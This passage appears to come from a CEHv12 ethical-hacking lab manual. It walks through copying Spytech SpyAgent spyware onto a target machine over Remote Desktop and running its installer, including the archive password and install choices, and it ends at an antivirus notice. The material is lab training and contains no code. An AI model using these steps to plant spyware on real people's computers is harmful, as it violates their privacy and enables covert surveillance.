


Note: You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.

6. A **Remote Desktop connection** is successfully established.

7. Close the **Server Manager** window and minimize **Remote Desktop Connection**.

8. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and copy the **Spytech SpyAgent** folder.



9. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.

10. Open the **Spytech SpyAgent** folder and double-click the **Setup** (**password=spytech**) application.


Note: If a **User Account Control** pop-up appears, click **Yes**.

11. The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.

12. In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Tester** radio button is selected; click **Next**.


13. In the **Ready To Install** window, click **Next**.

14. The **Spytech SpyAgent Setup** pop-up appears, asking **Would you like to include an uninstaller?**; click **Yes**.



15. The **Spytech SpyAgent** folder location window appears; close the window.

16. In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next**.

